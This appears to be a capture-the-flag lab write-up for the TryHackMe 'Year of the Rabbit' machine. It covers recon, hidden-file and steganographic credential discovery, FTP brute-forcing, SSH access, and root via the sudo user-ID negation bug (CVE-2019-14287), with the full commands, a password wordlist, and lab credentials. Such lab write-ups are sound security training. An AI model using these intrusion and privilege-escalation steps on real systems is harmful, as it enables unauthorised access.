

Year of the Rabbit



Year of the Rabbit

Time to enter the warren...



45 min



38,760



Info & Summary

01. INFO & SUMMARY



TARGET PROFILE

- Machine Name : Year of the Rabbit
- IP Address : 10.128.170.144
- Operating System : Debian GNU/Linux 8 (Jessie)
- Difficulty/Rating : Easy / Medium



COMPROMISE TIMELINE & VECTOR

- Initial Foothold:
Web directory brute-forcing discovered a hidden endpoint (/sup3r_s3cr3t_fl4g.php) masking a secondary directory (/WExYY2Cv-qU). A hidden credential string inside a prototype image allowed an authenticated FTP login, revealing local user credentials.
- User Pivot:
Local enumeration bypassed standard system paths to establish an active SSH shell session as user 'eli'.
- Root Escalation:
Exploited a misconfigured Sudoers policy (/usr/bin/vi /home/gwendoline/user.txt) paired with Sudo User ID Negation (CVE-2019-14287) to escape the text editor directly into a root shell context.



LOOT & CREDENTIALS

- ftpuser : [Insert password cracked from Hot_Babe.png]

- eli : [Insert password decrypted from Eli's_Creds.txt]
- gwendoline : [Insert password/method used to pivot here]

🚩 CAPTURED TOKENS

- User Flag : [Paste gwendoline's user.txt hash here]
- Root Flag : [Paste root.txt hash here]

💡 KEY LESSONS LEARNED

Always look for logical policy flaws (sudo -l) before trying heavy exploit payloads. Legacy environments often contain severe configuration oversights that provide 100% stable, non-destructive paths to root without risking a system crash from an unstable kernel or memory exploit.

=====

External Enumeration

```
(gizmoe@TRAP)-[~/Documents/thm_rooms/yearOfTheRabbit]
$ nmap -sC 10.129.156.119
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-10 03:21 -0400
Nmap scan report for 10.129.156.119
Host is up (0.10s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
| ssh-hostkey:
|   1024 a0:8b:6b:78:09:39:03:32:ea:52:4c:20:3e:82:ad:60 (DSA)
|   2048 df:25:d0:47:1f:37:d9:18:81:87:38:76:30:92:65:1f (RSA)
|   256  be:9f:4f:01:4a:44:c8:ad:f5:03:cb:00:ac:8f:49:44 (ECDSA)
|_  256  db:b1:c1:b9:cd:8c:9d:60:4f:f1:98:e2:99:fe:08:03 (ED25519)
80/tcp    open  http
|_ http-title: Apache2 Debian Default Page: It works

Nmap done: 1 IP address (1 host up) scanned in 6.63 seconds
```

The nmap scan shows three open ports 21, 22, and 80. Ftp access has been restricted to privileged users and is password protected.

Apps Places Jun 10 3:15 AM 3% 61% ↑ 0.0 kB ↓ 0.0 kB

TryHackMe | Year of the | Apache2 Debian Default

Not secure 10.129.156.119

Relaunch to update

docker assign... terraform links MLOPS iMacros YouTube Maps securetransfer... All Bookmarks

Apache2 Debian Default Page



It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in [/usr/share/doc/apache2/README.Debian.gz](#)**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration

Viewing the site we see the default apache page. In this case its essential to see what other files maybe on the server. There are many ways to do this, but the tool i chose was feroxbuster, a brute forcing enumeration tool.

0

The output brings back some files within the “/assets” & “/icons” directory. Sometimes developers leave notes in their files for their team members to read. In this case a note was left in the style.css file.

```
(gizmoe@TRAP)-[~/Documents/thm_rooms/yearOfTheRabbit]
$ curl -s http://10.129.156.119/assets/style.css
* {
  margin: 0px 0px 0px 0px;
  padding: 0px 0px 0px 0px;
}

body, html {
  padding: 3px 3px 3px 3px;

  background-color: #D8DBE2;

  font-family: Verdana, sans-serif;
  font-size: 11pt;
  text-align: center;
}
/* Nice to see someone checking the stylesheets.
   Take a look at the page: /sup3r_s3cr3t_fl4g.php
*/
div.main_page {
  position: relative;
  display: table;

  width: 800px;

  margin-bottom: 3px;
  margin-left: auto;
  margin-right: auto;
  padding: 0px 0px 0px 0px;

  border-width: 2px;
  border-color: #212738;
  border-style: solid;

  background-color: #FFFFFF;

  text-align: center;
}

div.page_header {
  height: 99px;
  width: 100%;

  background-color: #F5F6F7;
}

div.page_header span {
  margin: 15px 0px 0px 50px;

  font-size: 180%;
  font-weight: bold;
}

div.page_header img {
  margin: 3px 0px 0px 40px;
```

```

border: 0px 0px 0px;
}

div.table_of_contents {
clear: left;

min-width: 200px;

margin: 3px 3px 3px 3px;

background-color: #FFFFFF;

text-align: left;
}

div.table_of_contents_item {
clear: left;

width: 100%;

margin: 4px 0px 0px 0px;

background-color: #FFFFFF;

color: #000000;
text-align: left;
}

div.table_of_contents_item a {
margin: 6px 0px 0px 6px;
}

div.content_section {
margin: 3px 3px 3px 3px;

background-color: #FFFFFF;

text-align: left;
}

div.content_section_text {
padding: 4px 8px 4px 8px;

color: #000000;
font-size: 100%;
}

div.content_section_text pre {
margin: 8px 0px 8px 0px;
padding: 8px 8px 8px 8px;

border-width: 1px;
border-style: dotted;
border-color: #000000;

background-color: #F5F6F7;

font-style: italic;
}

div.content_section_text p {
margin-bottom: 6px;
}

div.content_section_text ul, div.content_section_text li {

```

```

padding: 4px 8px 4px 16px;
}

div.section_header {
padding: 3px 6px 3px 6px;

background-color: #8E9CB2;

color: #FFFFFF;
font-weight: bold;
font-size: 112%;
text-align: center;
}

div.section_header_red {
background-color: #CD214F;
}

div.section_header_grey {
background-color: #9F9386;
}

.floating_element {
position: relative;
float: left;
}

div.table_of_contents_item a,
div.content_section_text a {
text-decoration: none;
font-weight: bold;
}

div.table_of_contents_item a:link,
div.table_of_contents_item a:visited,
div.table_of_contents_item a:active {
color: #000000;
}

div.table_of_contents_item a:hover {
background-color: #000000;

color: #FFFFFF;
}

div.content_section_text a:link,
div.content_section_text a:visited,
div.content_section_text a:active {
background-color: #DCDFE6;

color: #000000;
}

div.content_section_text a:hover {
background-color: #000000;

color: #DCDFE6;
}


div.validator {
}

```

The note says "Nice to see someone checking the stylesheets. Take a look at the page: /sup3r_s3cr3t_fl4g.php" . Lets curl it and see what we get.

```
—(gizmoe@TRAP)-[~/Documents/thm_rooms/yearOfTheRabbit]
└─$ curl -iv http://10.128.170.144/sup3r_s3cr3t_fl4g.php
* Trying 10.128.170.144:80 ...
* Established connection to 10.128.170.144 (10.128.170.144 port 80) from 192.168.137.253 port 57018
* using HTTP/1.x
> GET /sup3r_s3cr3t_fl4g.php HTTP/1.1
> Host: 10.128.170.144
> User-Agent: curl/8.19.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 302 Found
HTTP/1.1 302 Found
< Date: Wed, 10 Jun 2026 01:04:46 GMT
Date: Wed, 10 Jun 2026 01:04:46 GMT
< Server: Apache/2.4.10 (Debian)
Server: Apache/2.4.10 (Debian)
< Location: intermediary.php?hidden_directory=/WExYY2Cv-qU
Location: intermediary.php?hidden_directory=/WExYY2Cv-qU
< Content-Length: 0
Content-Length: 0
< Content-Type: text/html; charset=UTF-8
Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host 10.128.170.144:80 left intact
```

We can discover that there is a hidden directory on the site “/WExYY2Cv-qU”. Visiting it on the site shows a directory listing of a file named “Hot_Babe.png”.



Index of /WExYY2Cv-qU

Name	Last modified	Size	Description
Parent Directory	-		
Hot_Babe.png	2020-01-23 00:34	464K	

Apache/2.4.10 (Debian) Server at 10.129.131.59 Port 80

Lets down load the file and see if theres any hidden strings in it.

```
(gizmoe@TRAP)-[~/Documents/thm_rooms/yearOfTheRabbit]
$ wget http://10.129.131.59/WExYY2Cv-qU/Hot_Babe.png
--2026-06-10 04:23:30-- http://10.129.131.59/WExYY2Cv-qU/Hot_Babe.png
Connecting to 10.129.131.59:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 475075 (464K) [image/png]
Saving to: 'Hot_Babe.png'

Hot_Babe.png      100%[=====>] 463.94K  825KB/s   in 0.6s

2026-06-10 04:23:30 (825 KB/s) - 'Hot_Babe.png' saved [475075/475075]

(gizmoe@TRAP)-[~/Documents/thm_rooms/yearOfTheRabbit]
$ strings Hot_Babe.png | grep -A 5 "IEND"
IEND
0t9RrG7h2~24?
Eh, you've earned this. Username for FTP is ftpuser
One of these is the password:
Mou+56n%QK8sr
1618B0AUshw1M

(gizmoe@TRAP)-[~/Documents/thm_rooms/yearOfTheRabbit]
$ strings Hot_Babe.png | grep -A 500 "IEND"
IEND
0t9RrG7h2~24?
Eh, you've earned this. Username for FTP is ftpuser
```


One of these is the password:

Mou+56n%QK8sr
1618B0AUshw1M
A56IpI%1s02u
vTFbDzX96Nmu?
FfF~sfu^UQZmT
8FF?iK027b~V0
ua4W~2~@y7dE\$
3j39aMQQ7xFXT
Wb4--CTc4ww*-
u6oY9?nHv84D6
0iBp4W69Gr_Yf
TS*%miyPsGV54
C7703FIy0c0sd
014xEhgg0Hxz1
5dpv#Pr\$wqH7F
1G8Ucoce1+gS5
0pInI%f0~Jw71
0kLoLzfhqq8u6
kS9pn5yiFGj6d
zeff4#!b5Ib_n
rNT4E4SHDGBkL
KKH5zy23+S0@B
3r6PHtM4NzJjE
gm0 !! EC1A0I2?
HPHr!j00RaDEi
7N+J9BYSp4uaY
PYKt-ebvtmWoC
3TN%CD_E6zm*s
eo?@c!ly3&=0Z
nR86FXz\$ZPeLN
eE4Mu53UKKHx#
86?004F9!o49d
SNGY0JjA5@0EE
trm64++JZ7R6E
3zJuGL~8KmiK^
CR-ItthsH%9du
yP9kft386bB8G
A~*eE3L@!4W5o
GoM^\$82L6GA5D
1t\$4\$g\$I+V_BH
0XxpTd90Vt80L
j0CN?Z#8Bp69_
G#h~9@5E5QA5L
DRWNM7auXF7@j
Fw!if_=kk70qz
92d5r\$uyw!vaE
c-AA7a2u!W2*?
zy8z3kBi#2e36
J5%2Hn+7I6QLt
gL\$2fmgnq8vI*
Etb?i?Kj4R=QM
7CabD7kwY7=ri
4uaIRX~-cY6K4
kY1oxscv4EB2d
k32?3^x1ex7#o
ep4IPQ_=ku@V8
tQxFJ909rd1y2
5L6kpPR5E2Msn
65NX66Wv~oFP2
LRAQ@zcBphn!1
V4bt3*58Z32Xe
ki^t!+uqB?DyI
5iez1wGXKfPKQ
nJ90XzX6AnF5v

```
7EiMd5!r%=18c
wYyx6Eq-T^9#@
yT2o$2exo~UdW
ZuI-8!JyI6iRS
PTKM6RsLWZ1G^
30$oC~%XU!R0@
KW3fjzWpUGHSW
nTz!5f=9eSG*W
WS9x0ZF=x1%8z
Sr4*E4NT5f0hS
hLR3xQV*ghYuC
4P3QgF5kf!szS
NIZ2D%d58*v@R
0rJ7p%6Axm05K
94rU30Zx45z5c
Vi^Qf+u%0*q_S
1FvdpGbN!3#Gl
zLH%0t0BwGc%9
```

At the end of the file there is a list of passwords we can try for the ftpuser. We can brute force this with hydra.





After connecting to the FTP server we are able to find more credentials.

```
(gizmoe@TRAP)-[~/Documents/thm_rooms/yearOfTheRabbit]
$ ftp 10.129.131.59
Connected to 10.129.131.59.
220 (vsFTPD 3.0.2)
Name (10.129.131.59:gizmoe): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||17950|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 758 Jan 23 2020 Eli's_Creds.txt
226 Directory send OK.
ftp> get Eli's_Creds.txt
local: Eli's_Creds.txt remote: Eli's_Creds.txt
229 Entering Extended Passive Mode (|||58223|).
150 Opening BINARy mode data connection for Eli's_Creds.txt (758 bytes).
100% |*****| 758 8.81 MiB/s 00:00 ETA
226 Transfer complete.
758 bytes received in 00:00 (8.60 KiB/s)
ftp>
```

If we cat out the file its a bunch of arrows and pipes that form into the credentials for the user Eli. We can use beef to put it together.

```
(gizmoe@TRAP)-[~/Documents/thm_rooms/yearOfTheRabbit]
$ cat Eli's_Creds.txt
+++++ ++++[ ->+++ +++++ +<]>+ +++.< +++++ [->++ +++<] >++++ +.<++ +[->
--<]> ----- .<+++ [->++ +<]>+ +++.< +++++ ++[-> ----- --<]> ----- --.<+
+++++ [->-- --<]> -.<++ +++++ +[->+ +++++ ++<]> +++++ .++++ +++.- --.<+
+++++ +++[-> >----- <]>-- ----- .< +++++ +++[-> >+++++ +++++<
]>+++ +++.< +++++[->+++ +<]>+ .<+++ +[->+ +++<] >+.. +++++. ----- .+
+.<+ ++[-> -----<] >----- -.<++ +++++[->-- -----<] >----- --.<+ +++++[->--
--<]> -.<++ +++++[->+++ +++<] >.<++ +[->+ ++<]> ++++++ +.<++ +++[-> >++++
+<]>+ +++.< ++++++ +[->-- -----<]>-- ----- -.<++ +++++[->+++ +++<] >+.<+
+++++[->-- --<]> -----.< ++++++ [->-- -----<] >-- .<++++ +++++[->+++ +++++
<]>+ +++++. <+++++ +++[-> >-----<] >----- -.+++ +.<++ ++++++ [->++ +++++
<]>+.. <+++[->-- <]>-- -----.- -----.<
```

```
(gizmoe@TRAP)-[~/Documents/thm_rooms/yearOfTheRabbit]
$ beef Eli's_Creds.txt
User: eli
Password: DSpDiM1wAEwid
```

Initial Access

```

(gizmoe@TRAP)-[~/Documents/thm_rooms/yearOfTheRabbit]
$ ssh eli@10.129.131.59
The authenticity of host '10.129.131.59 (10.129.131.59)' can't be established.
ED25519 key fingerprint is: SHA256:va5tHoOroEmHPZGWQySirwjIb9lGquhnIA1Q0AY/Wrw
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:21: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.131.59' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
eli@10.129.131.59's password:

1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a
hidden message there"

END MESSAGE

eli@year-of-the-rabbit:~$

```

Once logged on as Eli you receive a message for Gwendoline. The administrator left a hidden message in a "s3cr3t" place. Let's see if we're able to find the "s3cr3t"

```

eli@year-of-the-rabbit:~$ find / -type d -name "s3cr3t" 2>/dev/null
/usr/games/s3cr3t
eli@year-of-the-rabbit:~$ cd /usr/games/s3cr3t
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls -al
total 12
drwxr-xr-x 2 root root 4096 Jan 23  2020 .
drwxr-xr-x 3 root root 4096 Jan 23  2020 ..
-rw-r--r-- 1 root root  138 Jan 23  2020 .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
eli@year-of-the-rabbit:/usr/games/s3cr3t$ cat .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly\!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just MniVCQVhQHUNI
Honestly!

Yours sincerely
  -Root
eli@year-of-the-rabbit:/usr/games/s3cr3t$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$

```

Privilege Escalation

After performing lateral movement we are able to get the user.txt flag. Next we can check what permissions we have as the user.

```
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
```

These permissions align with **CVE-2019-14287 (Sudo User ID Negation)**.

```
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt

root@year-of-the-rabbit:/usr/games/s3cr3t#
```